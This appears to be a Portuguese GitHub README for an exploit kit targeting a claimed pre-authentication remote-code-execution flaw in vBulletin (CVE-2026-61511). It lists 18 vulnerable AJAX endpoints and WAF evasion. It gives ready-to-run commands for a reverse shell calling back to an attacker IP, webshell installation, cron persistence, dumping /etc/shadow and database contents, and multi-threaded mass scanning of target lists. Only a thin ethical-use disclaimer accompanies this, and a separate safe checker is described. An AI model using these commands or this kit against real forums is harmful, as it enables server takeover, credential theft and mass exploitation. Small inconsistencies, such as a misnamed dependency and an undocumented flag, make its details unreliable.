 tc4dy/cve-2026-61511-poc-exploit

CVE-2026-61511 – vBulletin RCE Pré-Autenticação (CVSS 9.8). Vulnerável 5.x/6.x (sem correção). Multi-exploit via Endpoint Pool, AJAX, bypass de WAF com PHPFuck. Kit completo: reverse shell, proxy, persistência, webshell, operações de banco de dados, controle de firewall, gerenciamento de logs, varredura em massa. 2 versões: multi-exploit e verificação segura. Python 3.8+ Use com Ética, Permaneça Legal. 🔒


APENAS USO ÉTICO – TESTES DE SEGURANÇA AUTORIZADOS
Este repositório fornece ferramentas apenas para profissionais de segurança autorizados, blue teams e testadores de penetração.
O acesso não autorizado a sistemas computacionais é ilegal sob o CFAA (EUA), Computer Misuse Act (Reino Unido), TCK 243/244 (Turquia) e leis semelhantes em todo o mundo.
CVE‑2026‑61511 é uma falha de injeção de eval() em PHP no mecanismo de renderização de templates AJAX do vBulletin.
Versões afetadas: 5.0.0 – 5.7.5 e 6.0.0 – 6.2.1.

Múltiplos endpoints de ataque – a falha existe em vários handlers AJAX:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContentCodificação PHPFuck – o payload é transformado em uma sequência de operadores e números PHP que contorna filtros de WAF e permite a execução de código PHP arbitrário.
Nenhuma autenticação necessária – um atacante pode enviar uma requisição POST elaborada para qualquer endpoint vulnerável e executar comandos de sistema com os privilégios do servidor web.
Impacto – comprometimento total do servidor, roubo de dados, backdoors, movimento lateral e persistência. Atualize a versão!
| Ferramenta | Finalidade | Usuário Pretendido |
|---|---|---|
exploit.py | Kit de ferramentas completo com reverse shell, persistência, operações de arquivo, dump de banco de dados, gerenciamento de firewall, gerenciamento de logs, encaminhamento de portas, implantação de chaves SSH, varredura de rede e varredura em massa (multi‑thread). | Red teams / pentesters autorizados |
safecheck.py | Verificador não intrusivo que checa a vulnerabilidade sem executar nenhum payload malicioso. Detecta a versão, testa todos os endpoints e gera um relatório detalhado. | Blue teams / auditores de segurança |
| Recurso | exploit.py | safecheck.py |
|---|---|---|
| Detecção de vulnerabilidade | [+] | [+] |
| Detecção de versão | [+] | [+] |
| Teste multi‑endpoint (18 caminhos) | [+] | [+] |
| Execução de comandos | [+] | [-] |
| Reverse shell | [+] | [-] |
| Upload/download de arquivos | [+] | [-] |
| Mecanismos de persistência | [+] | [-] |
| Implantação de web shell | [+] | [-] |
| Operações de banco de dados | [+] | [-] |
| Coleta de informações do sistema | [+] | [+] |
| Gerenciamento de firewall | [+] | [-] |
| Gerenciamento de logs | [+] | [-] |
| Encaminhamento de portas | [+] | [-] |
| Implantação de chaves SSH | [+] | [-] |
| Varredura de rede | [+] | [-] |
| Varredura em massa (multi‑thread) | [+] | [-] |
| Suporte a proxy | [+] | [+] |
| Saída de relatório JSON | [+] | [+] |
| Menu interativo | [+] | [-] |
| Modo não intrusivo (seguro) | [-] | [+] |
| Modo Verbose/Debug | [+] | [+] |
| Execução de comandos personalizados | [+] | [-] |
| Encadeamento de múltiplos comandos | [+] | [-] |
| Leitura remota de arquivos | [+] | [-] |
| Escrita remota de arquivos | [+] | [-] |
| Gerenciamento de usuários do sistema | [+] | [-] |
| Técnicas de contorno de firewall | [+] | [-] |
| Evasão de WAF (PHPFuck) | [+] | [+] |
| Cenário | Ferramenta Recomendada |
|---|---|
| Blue Team – verificar se a sua instalação do vBulletin é vulnerável | safecheck.py |
| Auditoria de Segurança – avaliação de vulnerabilidades não intrusiva | safecheck.py |
| Red Team – testes de penetração autorizados com exploração completa | exploit.py |
| Bug Bounty – testes de divulgação responsável | safecheck.py |
| Varredura em Massa – verificação de múltiplos alvos quanto à vulnerabilidade | exploit.py (apenas deteção) |
| Resposta a Incidentes – verificar se os sistemas foram comprometidos | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
conteúdo do requirements.txt:
request
urllib3
| Parâmetro | Descrição |
|---|---|
-t, --target | URL de destino (ex.: http://forum.com/vb) |
--proxy | Proxy HTTP (ex.: http://127.0.0.1:8080) |
--timeout | Tempo limite da requisição em segundos (padrão: 10) |
--retry | Número de tentativas por caminho (padrão: 3) |
--output | Salvar relatório detalhado em arquivo JSON |
-v, --verbose | Saída detalhada |
-q, --quiet | Modo silencioso (saída mínima) |
--lhost | Obrigatório para exploit – IP para callback |
--lport | Porta para callback (padrão: 4444) |
--threads | Threads para varredura em massa (padrão: 5) |
--exploit | Executar exploração após a detecção |
--full | Ataque completo (todos os módulos) |
--shell | Iniciar reverse shell |
--webshell | Instalar webshell (/shell.php) |
--persist | Instalar persistência (cron job) |
--dump | Dump do banco de dados |
--dump-creds | Dump de credenciais (/etc/passwd, /etc/shadow) |
--interactive | Menu interativo após verificação bem-sucedida |
| # | Cenário | Comando |
|---|---|---|
| 1 | Verificação rápida de vulnerabilidade | python safecheck.py -t http://target.com/vb |
| 2 | Varredura detalhada com relatório | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | Reverse shell | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | Ataque completo (todos os módulos) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | Varredura em massa a partir de arquivo | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | Modo de menu interativo | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | Endpoint |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |







